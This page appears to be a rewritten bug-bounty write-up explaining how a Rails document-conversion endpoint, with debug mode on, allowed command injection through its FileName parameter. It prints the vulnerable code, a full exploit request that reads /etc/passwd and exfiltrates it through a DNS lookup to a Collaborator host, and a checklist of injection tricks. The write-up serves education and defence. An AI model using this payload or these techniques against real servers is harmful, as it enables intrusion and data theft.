Basic recon to RCE III

The application's convertdoctopdf endpoint used user-supplied FileName in a shell command without sanitisation, allowing command injection. An attacker could execute arbitrary commands on the server, as demonstrated by extracting part of /etc/passwd via DNS exfiltration.
 Published on jomar.fr
For the 3rd and I think last episode of the series, we’re going to continue with the same target as the episode 2, that I recommend you to go and see at first to put you a bit more in the context : Basic recon to RCE II
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the third and, as the author puts it, probably last episode of a series. The target is the same application as in the second episode, Basic recon to RCE II, which is worth reading first for context. The asset involved is www.jomar.fr.
The feature of interest is a document conversion endpoint, /convertdoctopdf. The application runs on Ruby on Rails and has debug mode enabled. In the previous episode the researcher had already found an RCE on this application. What drew him back was that debug mode showed a POST method on /convertdoctopdf, which immediately suggested a server-side request forgery (SSRF) opportunity, a bug class he enjoys.
A second property of Rails debug mode is useful here: when the application raises an exception, the response includes the relevant part of the source code. That makes it much easier to learn which parameters an endpoint expects.
Setup
The researcher uses a private Burp Collaborator server for out-of-band DNS exfiltration. He also uses irb (the interactive Ruby shell) to test string interpolation behaviour locally. No accounts or special roles are described in the report.
Finding it
A first POST request to /convertdoctopdf without a body returns a 500 error together with the piece of code concerned. The error says the SessionId parameter is missing. By iterating on this behaviour, the researcher recovers the complete source of the method:
def convertdoctopdf
  header = {'Content-Type' =>'application/json','Authorization' => 'OAuth '+params['SessionId']}
  id = params['AttachmentId']
  baseURL = params['Url']
  fileName = params['FileName'] ? params['FileName']+(Time.now.to_i).to_s : 'fileconvert'+(Time.now.to_i).to_s
  uri = URI.parse(baseURL+"/services/data/v44.0/sobjects/Attachment/"+id+"/Body")

  https = Net::HTTP.new(uri.host,uri.port)
  https.use_ssl = true
  req = Net::HTTP::Get.new(uri.path, header)
  attachment = https.request(req)

  File.open("#{Rails.root}/public/#{fileName+'.docx'}", 'wb') { |f| f.write(attachment.body) }
  %x(/usr/bin/soffice --headless --convert-to pdf --outdir  "#{Rails.root}/public/file_conversion/" "#{Rails.root}/public/#{fileName+'.docx'}")

  outputfileBase64 = Base64.encode64(open("#{Rails.root}/public/file_conversion/#{fileName}.pdf").to_a.join);

  File.delete("#{Rails.root}/public/file_conversion/#{fileName+'.pdf'}") if File.exist?("#{Rails.root}/public/file_conversion/#{fileName+'.pdf'}")
  File.delete("#{Rails.root}/public/#{fileName+'.docx'}") if File.exist?("#{Rails.root}/public/#{fileName+'.docx'}")

  render json: {file: outputfileBase64}, status: :created, location: "Done"
end
The method can be described as follows:
headerexpects theSessionIdparameter, but it is not important for the attack; anything can be put there.idwaits for theAttachmentIdparameter, also not important; anything can be put there.baseUrlwaits for theUrlparameter, which must be a valid URL.fileNameis set through a ternary condition, which makesFileNamean optional parameter.- A GET request is then made, the response body is saved to a file, converted to PDF, and the PDF is returned to the user in base64.
The researcher first stopped after leaking the HTTP request line, thinking that was all he needed to trigger the SSRF. Two obstacles stood in the way:
- The GET request is made on
URL + path /services/data/v44.0/sobjects/Attachment/"+id+"/Body". This can be bypassed by specifying a URL of the formhttps://domain.tld/?x=, so the path is forced as the parameter value. The URL then becomeshttps://domain.tld/?x=/services/data/v44.0/sobjects/Attachment/"+id+"/Body". https.use_ssl = trueis the blocking point, because it forces HTTPS.
He spent a few hours on the SSRF without being able to exploit it, for three reasons:
- HTTPS prevents him from targeting internal URLs such as
http://[redacted]. - The target must present a valid certificate.
- For some reason he could not query a target using a Let's Encrypt certificate.
While trying to inject code into the generated PDF, he used a GitHub repository on which he uploaded his proof of concept, then used the raw URL (of the form https://raw.githubusercontent.com/user/poc/master/poc.html) to inject the content into the PDF. After many attempts, the only tag that seemed to be interpreted was <title>; the others were either deleted or not interpreted.
He gave up for the day. That evening he discussed the SSRF problem with his hunter friend Serizao, and together they recovered the complete code of the method shown above. One line stood out:
%x(/usr/bin/soffice --headless --convert-to pdf --outdir "#{Rails.root}/public/file_conversion/" "#{Rails.root}/public/#{fileName+'.docx'}")
%x() is an alternative to backticks that makes a system call and returns its output. Like backticks, it also allows string interpolation.
Exploitation
Step 1: understand the injection point
The FileName parameter is optional:
fileName = params['FileName'] ? params['FileName']+(Time.now.to_i).to_s : 'fileconvert'+(Time.now.to_i).to_s
If it is absent, a default value is used. If it is present, the value is the user input, and that is where the vulnerability lies. Because the value is interpolated into the %x() call, an arbitrary command can be injected alongside the soffice invocation.
The researcher illustrates this in irb:
2.7.1 :001 > filename = '`id`'+Time.now.to_i.to_s
2.7.1 :002 > %x("#{filename}")
sh: uid=635388061(jomar) [...]1646581930: command not found
 => ""
2.7.1 :003 >
The id command is executed, as the output shows.
Step 2: escape the soffice call and run a command
The following request escapes the call to soffice and executes an arbitrary command. To demonstrate the vulnerability, the researcher extracts the first characters of /etc/passwd:
POST /convertdoctopdf HTTP/1.1
Host: sub.target.tld
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 214
Content-Type: application/json;charset=UTF-8

{
  "SessionId":"1",
  "AttachmentId":"1",
  "FileName": "\" && getent hosts $(`echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -d`).9blrzz2yqaikw8t47xdlfgsa91fr3g.private.collaborator.tld #\"",
  "Url":"https://www.google.com"
}
The FileName value is the payload:
"\" && getent hosts $(`echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -d`).9blrzz2yqaikw8t47xdlfgsa91fr3g.private.collaborator.tld #\"
Its parts do the following:
\"closes the parameter passed to thesofficebinary for the file name.&&indicates that a second command follows.getent hostsperforms a DNS query.curl,dig,pingand similar tools were not available in the environment, sogetent hostswas used instead.$(echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -d)avoids encoding problems: the/character raises an error withFile.open, so the command is base64-encoded. Decoded,echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -dgiveshead -c 4 /etc/passwd, the first 4 characters of/etc/passwd, which correspond toroot.9blrzz2yqaikw8t47xdlfgsa91fr3g.private.collaborator.tldis the researcher's private Burp Collaborator server.#\"comments out the end of the line and the", to avoid a syntax error in the command.
A side note from the report: a domain name can be 255 characters long, but a subdomain is limited to 63 characters. That matters when doing DNS extraction.
Step 3: the resulting command
In the end, the executed command is:
/usr/bin/soffice --headless --convert-to pdf --outdir "folder/public/file_conversion/" "folder/public/" && getent hosts $(`echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -d`).9blrzz2yqaikw8t47xdlfgsa91fr3g.private.collaborator.tld #\".pdf").to_a.join);
The soffice call is terminated early, the injected getent hosts command runs, and the rest of the original line is commented out. The decoded head -c 4 /etc/passwd output, root, is meant to become the subdomain queried against the Collaborator server.
Root cause
The FileName parameter is concatenated into a string that is passed to %x(), which performs a system call through the shell. String interpolation inside %x() means shell metacharacters in the user input are interpreted. The value is only used to build a file name, but it is never validated or escaped before reaching the shell. The soffice invocation is wrapped in double quotes, but a " in the input closes that quoting, and && chains a second command. The trailing # comments out the remainder of the generated line so the shell does not choke on the leftover syntax.
The SSRF angle was blocked by https.use_ssl = true and the certificate requirements, but the command injection did not depend on the SSRF at all: it only needed a valid Url value, which the researcher supplied as https://www.google.com.
Impact
An attacker who can reach /convertdoctopdf can execute arbitrary operating system commands on the server. The report demonstrates reading the beginning of /etc/passwd and exfiltrating it over DNS. The researcher notes that the bug had been present for a long time: he had identified the method more than 6 months earlier but had not taken the time to dig into it.
Fix
The report does not describe a fix or a change made by the application owner. The appropriate fix is to stop passing user input through a shell: avoid %x() and backticks with interpolated values, and invoke the converter with an argument list (for example via Open3 or system with separate arguments) so that FileName cannot be interpreted as shell syntax. Validating or restricting FileName to a safe character set would add defence in depth.
Variants to test
- Look for endpoints whose debug output leaks source code. A 500 error that names a missing parameter is a good starting point; iterate on the parameters it asks for. A positive result is the full body of the method in the response.
- Search recovered code for
%x(, backticks,system,execandpopenwith interpolated user input. A positive result is a parameter that reaches one of these calls without escaping. - When a value is interpolated inside double quotes in a shell command, try closing the quote with
\"and chaining with&∨, then comment out the rest with#. A positive result is an out-of-band interaction (DNS or HTTP) from the server. - If common tools such as
curl,digorpingare missing, trygetent hostsfor DNS. A positive result is a lookup arriving at your Collaborator server. - If a
/in the payload breaks an earlier file operation, base64-encode the command and decode it in a subshell withecho ... | base64 -d. A positive result is the decoded command executing. - Keep subdomain labels under 63 characters when extracting data over DNS, and remember the 255-character limit on the full domain name.
- On SSRF-shaped endpoints, check whether the scheme is forced (for example
use_ssl = true) and whether the path can be neutralised with a?x=style URL. A positive result is a request reaching an external host you control.
What happened, in plain words
Imagine a website that offers a small service: you give it a link to a document, it downloads that document, turns it into a PDF, and hands the PDF back to you. That kind of feature is common on business sites. The researcher in this story found that this friendly little service could be tricked into running commands on the server itself, the computer that hosts the website. That is called remote code execution, or RCE: an outsider gets the server to run their own instructions.
This is the third part of a series. The target is the same application as in the second part, Basic recon to RCE II, and reading that first helps. The site involved is www.jomar.fr.
The feature at the centre of the story is an endpoint called /convertdoctopdf. An endpoint is simply a specific address on a website that does one job, like a counter in a shop: you go to that counter for that service. The application is built with a framework called Ruby on Rails, and it has debug mode switched on. Debug mode is a developer setting that makes the application talk more than it should: when something goes wrong, it shows details that are meant for the developer's eyes only. In the previous episode the researcher had already found one RCE on this application. What brought him back was that debug mode revealed a POST method on /convertdoctopdf. POST is one of the ways a browser or tool can send data to a server, as opposed to simply asking for a page. Seeing it made him think of a server-side request forgery, or SSRF, a bug class he enjoys.
An SSRF is when you can make the server itself send a request somewhere of your choosing. A comparison: a hotel concierge who will fetch anything you ask for. If you can ask the concierge to fetch things from inside the hotel, you learn about rooms you were never allowed to enter. In the same way, an SSRF lets an attacker use the server as a proxy to reach places the attacker cannot reach directly.
A second useful property of Rails debug mode: when the application raises an exception (an error), the response includes the relevant part of the source code. Source code is the instructions the application is made of. Seeing it is like being handed the recipe for the dish you just ordered, which makes it much easier to learn which parameters an endpoint expects. A parameter is a named piece of information you send along with a request, like the fields on a form.
Setting the scene
The researcher uses a private Burp Collaborator server for out-of-band DNS exfiltration. He uses a private Burp Collaborator server for out-of-band DNS exfiltration. Two ideas there. DNS is the system that turns a name like example.com into a numeric address; every time your browser visits a site, a DNS lookup happens behind the scenes. Out-of-band means the proof of an attack comes back through a different channel than the normal response: instead of reading the answer in the page, you watch a server you control receive a lookup. Burp Collaborator is a service that gives you a unique domain name and tells you when anything looks it up. If the target server looks up your unique name, you know your code ran there.
He also uses irb, the interactive Ruby shell. Ruby is the programming language the application is written in. irb is a small program where you can type Ruby expressions and see what they do, one line at a time, without touching the real application. It is like a sandbox for trying out a recipe before cooking for guests.
No accounts or special roles are described in the report.
Finding it
Step 1: make the application show its own code
A first POST request to /convertdoctopdf without a body returns a 500 error together with the piece of code concerned. A 500 error is the server's way of saying "something broke on my side". The error says the SessionId parameter is missing. By iterating on this behaviour, the researcher recovers the complete source of the method:
def convertdoctopdf
  header = {'Content-Type' =>'application/json','Authorization' => 'OAuth '+params['SessionId']}
  id = params['AttachmentId']
  baseURL = params['Url']
  fileName = params['FileName'] ? params['FileName']+(Time.now.to_i).to_s : 'fileconvert'+(Time.now.to_i).to_s
  uri = URI.parse(baseURL+"/services/data/v44.0/sobjects/Attachment/"+id+"/Body")

  https = Net::HTTP.new(uri.host,uri.port)
  https.use_ssl = true
  req = Net::HTTP::Get.new(uri.path, header)
  attachment = https.request(req)

  File.open("#{Rails.root}/public/#{fileName+'.docx'}", 'wb') { |f| f.write(attachment.body) }
  %x(/usr/bin/soffice --headless --convert-to pdf --outdir  "#{Rails.root}/public/file_conversion/" "#{Rails.root}/public/#{fileName+'.docx'}")

  outputfileBase64 = Base64.encode64(open("#{Rails.root}/public/file_conversion/#{fileName}.pdf").to_a.join);

  File.delete("#{Rails.root}/public/file_conversion/#{fileName+'.pdf'}") if File.exist?("#{Rails.root}/public/file_conversion/#{fileName+'.pdf'}")
  File.delete("#{Rails.root}/public/#{fileName+'.docx'}") if File.exist?("#{Rails.root}/public/#{fileName+'.docx'}")

  render json: {file: outputfileBase64}, status: :created, location: "Done"
end
Line by line, in plain words:
def convertdoctopdfstarts the definition of the method, the block of instructions that runs when someone calls this endpoint.header = {...}builds a set of HTTP headers. Headers are small labels attached to a request, like the address and stamps on an envelope. Here the application sets a content type and anAuthorizationheader built from theSessionIdparameter. A session ID is a token that identifies a logged-in user; think of it as a wristband at an event. In this attack it does not matter what value it has.id = params['AttachmentId']reads theAttachmentIdparameter. An attachment is a file attached to a record; the ID names which one. Again, not important for the attack.baseURL = params['Url']reads theUrlparameter, which must be a valid URL, the address of a web resource.fileName = params['FileName'] ? ... : ...is a ternary condition, a compact if/else. IfFileNameis present, use it and append the current time in seconds; otherwise use the defaultfileconvertplus the current time. This makesFileNameoptional.uri = URI.parse(...)builds the full address the application will fetch: the user-supplied URL, then a fixed path, then the attachment ID, then/Body.https = Net::HTTP.new(...)prepares an HTTPS connection to that address. HTTPS is the encrypted version of HTTP, the protocol browsers use to talk to websites.https.use_ssl = trueforces the connection to be encrypted.req = Net::HTTP::Get.new(...)prepares a GET request, the kind a browser sends when you simply open a page.attachment = https.request(req)actually sends the request and stores the response.File.open(...) { |f| f.write(attachment.body) }writes the response body to a file on the server, with a.docxextension. A body is the content of a response, the actual payload inside the envelope.%x(...)runs a system command. We will come back to this line, because it is the heart of the bug.outputfileBase64 = Base64.encode64(...)reads the generated PDF and encodes it in base64. Base64 is a way of turning binary data into plain text characters so it can travel safely inside a response.- The two
File.deletelines clean up the temporary files. render json: ...sends the result back to the user as JSON, a text format for structured data.
In short: the method takes a URL, fetches it, saves the response to a file, converts that file to PDF, and returns the PDF in base64.
Step 2: try the SSRF and hit two walls
The researcher first stopped after leaking the HTTP request line, thinking that was all he needed to trigger the SSRF. Two obstacles stood in the way:
- The GET request is made on
URL + path /services/data/v44.0/sobjects/Attachment/"+id+"/Body. This can be bypassed by specifying a URL of the formhttps://domain.tld/?x=, so the path is forced as the parameter value. The URL then becomeshttps://domain.tld/?x=/services/data/v44.0/sobjects/Attachment/"+id+"/Body. https.use_ssl = trueis the blocking point, because it forces HTTPS.
Why does the first trick work? When a URL contains a ?, everything after it is treated as a query string, a set of extra values passed to the page. The application blindly glues its fixed path onto whatever you gave it, so the fixed path ends up inside the query string instead of being a real path. The server you point at simply ignores it.
Why is the second a problem? HTTPS requires a valid certificate, a digital proof of identity that a server presents. You cannot easily get a certificate for an internal address like http://[redacted], which is the loopback address, the way a computer refers to itself. So the SSRF cannot reach internal services over plain HTTP.
He spent a few hours on the SSRF without being able to exploit it, for three reasons:
- HTTPS prevents him from targeting internal URLs such as
http://[redacted]. - The target must present a valid certificate.
- For some reason he could not query a target using a Let's Encrypt certificate. Let's Encrypt is a free certificate authority, an organisation that issues certificates.
Step 3: try to inject code into the PDF
While trying to inject code into the generated PDF, he used a GitHub repository on which he uploaded his proof of concept, then used the raw URL (of the form https://raw.githubusercontent.com/user/poc/master/poc.html) to inject the content into the PDF. A proof of concept, or PoC, is a small demonstration that a bug is real. GitHub is a site for hosting code; the raw URL serves the file as plain content rather than as a web page.
After many attempts, the only tag that seemed to be interpreted was <title>; the others were either deleted or not interpreted. A tag is a piece of markup in HTML, the language web pages are written in. The converter was stripping almost everything.
Step 4: a fresh pair of eyes
He gave up for the day. That evening he discussed the SSRF problem with his hunter friend Serizao, and together they recovered the complete code of the method shown above. One line stood out:
%x(/usr/bin/soffice --headless --convert-to pdf --outdir "#{Rails.root}/public/file_conversion/" "#{Rails.root}/public/#{fileName+'.docx'}")
%x() is an alternative to backticks that makes a system call and returns its output. Backticks are the ` character; in Ruby, wrapping text in backticks runs that text as a shell command. A shell is the program that reads typed commands and runs them. %x() does the same thing. Like backticks, it also allows string interpolation, which means the #{...} parts are replaced by their values before the command runs. That is exactly where the danger lies: if a value comes from the user, the user is effectively writing part of the command.
Exploitation
Step 1: understand the injection point
The FileName parameter is optional:
fileName = params['FileName'] ? params['FileName']+(Time.now.to_i).to_s : 'fileconvert'+(Time.now.to_i).to_s
If it is absent, a default value is used. If it is present, the value is the user input, and that is where the vulnerability lies. Because the value is interpolated into the %x() call, an arbitrary command can be injected alongside the soffice invocation. soffice is the command-line version of LibreOffice, the program that does the actual document conversion.
The researcher illustrates this in irb:
2.7.1 :001 > filename = '`id`'+Time.now.to_i.to_s
2.7.1 :002 > %x("#{filename}")
sh: uid=635388061(jomar) [...]1646581930: command not found
 => ""
2.7.1 :003 >
Line by line:
- The first line builds a string containing backticks around
id, followed by the current time.idis a standard command that prints who the current user is. - The second line runs that string through
%x(). Because the string contains backticks, the shell runsidfirst, then tries to run the rest as a command, which fails. - The output
sh: uid=635388061(jomar) [...]1646581930: command not foundshows thatidwas executed: the shell printed the user information before complaining about the leftover text.
The id command is executed, as the output shows. This is the proof that user input can reach the shell.
Step 2: escape the soffice call and run a command
The following request escapes the call to soffice and executes an arbitrary command. To demonstrate the vulnerability, the researcher extracts the first characters of /etc/passwd. /etc/passwd is a classic file on Unix-like systems that lists user accounts; reading it is a common way to prove you can read files on the server.
POST /convertdoctopdf HTTP/1.1
Host: sub.target.tld
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 214
Content-Type: application/json;charset=UTF-8

{
  "SessionId":"1",
  "AttachmentId":"1",
  "FileName": "\" && getent hosts $(`echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -d`).9blrzz2yqaikw8t47xdlfgsa91fr3g.private.collaborator.tld #\"",
  "Url":"https://www.google.com"
}
Line by line:
POST /convertdoctopdf HTTP/1.1is the request line: the method (POST), the endpoint, and the protocol version.Host: sub.target.tldnames the site being contacted. The real hostname is replaced here with a placeholder.User-Agent,Accept,Accept-Language,Accept-Encoding,Connectionare standard headers a browser sends. They describe the client and what it accepts.Content-Length: 214says how many bytes the body contains.Content-Type: application/json;charset=UTF-8says the body is JSON text.- The body is a JSON object with four fields.
SessionIdandAttachmentIdare set to1because they do not matter.Urlis set tohttps://www.google.com, a valid URL that satisfies the code.FileNamecarries the payload.
The FileName value is the payload:
"\" && getent hosts $(`echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -d`).9blrzz2yqaikw8t47xdlfgsa91fr3g.private.collaborator.tld #\""
Its parts do the following:
\"closes the parameter passed to thesofficebinary for the file name. In the original command, the file name is wrapped in double quotes. Putting a double quote in the input ends that quoting early, so whatever follows is no longer treated as part of the file name.&&indicates that a second command follows. In a shell,&&means "run the next command if the previous one succeeded".getent hostsperforms a DNS query.curl,dig,pingand similar tools were not available in the environment, sogetent hostswas used instead.getentis a standard utility that asks the system's name service for information;hostsasks it to resolve a name.$(echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -d)avoids encoding problems: the/character raises an error withFile.open, so the command is base64-encoded. Decoded,echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -dgiveshead -c 4 /etc/passwd, the first 4 characters of/etc/passwd, which correspond toroot.head -c 4prints the first four bytes of a file.rootis the name of the superuser account on Unix-like systems.9blrzz2yqaikw8t47xdlfgsa91fr3g.private.collaborator.tldis the researcher's private Burp Collaborator server.#\"comments out the end of the line and the", to avoid a syntax error in the command. In a shell,#starts a comment: everything after it is ignored.
A side note from the report: a domain name can be 255 characters long, but a subdomain is limited to 63 characters. That matters when doing DNS extraction, because each label (the part between dots) can only carry so much data.
Step 3: the resulting command
In the end, the executed command is:
/usr/bin/soffice --headless --convert-to pdf --outdir "folder/public/file_conversion/" "folder/public/" && getent hosts $(`echo aGVhZCAtYyA0IC9ldGMvcGFzc3dkCg== | base64 -d`).9blrzz2yqaikw8t47xdlfgsa91fr3g.private.collaborator.tld #\".pdf").to_a.join);
Line by line:
/usr/bin/soffice --headless --convert-to pdf --outdir "folder/public/file_conversion/" "folder/public/"is the original conversion command, with the file name cut short by the injected quote.&&chains the next command.getent hosts $(...)performs a DNS lookup on the decoded value.- The
#comments out the rest of the line, including the leftover.pdf").to_a.join);that would otherwise cause a syntax error.
The soffice call is terminated early, the injected getent hosts command runs, and the rest of the original line is commented out. The decoded head -c 4 /etc/passwd output, root, is meant to become the subdomain queried against the Collaborator server.
Root cause
The FileName parameter is concatenated into a string that is passed to %x(), which performs a system call through the shell. String interpolation inside %x() means shell metacharacters in the user input are interpreted. Metacharacters are characters like &&, ;, |, $ and # that have special meaning to the shell. The value is only used to build a file name, but it is never validated or escaped before reaching the shell. The soffice invocation is wrapped in double quotes, but a " in the input closes that quoting, and && chains a second command. The trailing # comments out the remainder of the generated line so the shell does not choke on the leftover syntax.
The SSRF angle was blocked by https.use_ssl = true and the certificate requirements, but the command injection did not depend on the SSRF at all: it only needed a valid Url value, which the researcher supplied as https://www.google.com.
Impact
An attacker who can reach /convertdoctopdf can execute arbitrary operating system commands on the server. In other words, they can do anything that user can do. The report demonstrates reading the beginning of /etc/passwd and exfiltrating it over DNS. The researcher notes that the bug had been present for a long time: he had identified the method more than 6 months earlier but had not taken the time to dig into it.
Fix
The report does not describe a fix or a change made by the application owner. The appropriate fix is to stop passing user input through a shell: avoid %x() and backticks with interpolated values, and invoke the converter with an argument list (for example via Open3 or system with separate arguments) so that FileName cannot be interpreted as shell syntax. Validating or restricting FileName to a safe character set would add defence in depth.
Variants to test
- Look for endpoints whose debug output leaks source code. A 500 error that names a missing parameter is a good starting point; iterate on the parameters it asks for. A positive result is the full body of the method in the response.
- Search recovered code for
%x(, backticks,system,execandpopenwith interpolated user input. A positive result is a parameter that reaches one of these calls without escaping. - When a value is interpolated inside double quotes in a shell command, try closing the quote with
\"and chaining with&∨, then comment out the rest with#. A positive result is an out-of-band interaction (DNS or HTTP) from the server. - If common tools such as
curl,digorpingare missing, trygetent hostsfor DNS. A positive result is a lookup arriving at your Collaborator server. - If a
/in the payload breaks an earlier file operation, base64-encode the command and decode it in a subshell withecho ... | base64 -d. A positive result is the decoded command executing. - Keep subdomain labels under 63 characters when extracting data over DNS, and remember the 255-character limit on the full domain name.
- On SSRF-shaped endpoints, check whether the scheme is forced (for example
use_ssl = true) and whether the path can be neutralised with a?x=style URL. A positive result is a request reaching an external host you control.
Glossary
- API: a defined way for one program to talk to another, like a menu of services with rules for ordering.
- Base64: a way of encoding binary data as plain text so it can travel safely in text-based channels.
- Body: the content of an HTTP request or response, the actual payload inside the envelope.
- Burp Collaborator: a service that gives you a unique domain and reports when anything looks it up, used to detect out-of-band interactions.
- Burp Suite: a tool for intercepting and modifying HTTP traffic between a browser and a server.
- Certificate: a digital proof of identity a server presents to prove it is who it claims to be.
- Command injection: a vulnerability where user input is interpreted as part of a system command.
- Debug mode: a developer setting that makes an application reveal internal details when something goes wrong.
- DNS: the system that turns names like
example.cominto numeric addresses. - Endpoint: a specific address on a website that performs one job.
- Exfiltration: getting data out of a system, often through a side channel.
- GET: an HTTP method used to ask for a resource, like opening a page.
- Header: a small label attached to an HTTP request or response, like the address on an envelope.
- HTTPS: the encrypted version of HTTP.
- Interpolation: replacing placeholders in a string with their values before using it.
- irb: the interactive Ruby shell, where you can type Ruby expressions and see the results.
- JSON: a text format for structured data.
- Let's Encrypt: a free certificate authority that issues certificates.
- Loopback address:
[redacted], the way a computer refers to itself. - Metacharacter: a character with special meaning to the shell, such as
&&,;,|,$or#. - Method: in HTTP, the kind of request, such as GET or POST.
- Out-of-band: proof of an attack that comes back through a different channel than the normal response.
- Parameter: a named piece of information sent with a request, like a form field.
- POST: an HTTP method used to send data to a server.
- Proof of concept (PoC): a small demonstration that a bug is real.
- Query string: the part of a URL after
?, carrying extra values. - RCE (remote code execution): a vulnerability that lets an attacker run their own commands on a server.
- Ruby on Rails: a web framework written in Ruby.
- Session ID: a token that identifies a logged-in user, like a wristband at an event.
- Shell: the program that reads typed commands and runs them.
- soffice: the command-line version of LibreOffice, used here to convert documents.
- Source code: the instructions an application is made of.
- SSRF (server-side request forgery): a vulnerability that lets an attacker make the server send requests of their choosing.
- String interpolation: see interpolation.
- Subdomain: a label in a domain name, limited to 63 characters.
- Tag: a piece of markup in HTML.
- Ternary condition: a compact if/else expression.
- Token: a short piece of data used to identify or authorise, like a session ID.
- URL: the address of a resource on the web.
%x(): Ruby syntax that runs a shell command and returns its output, like backticks.




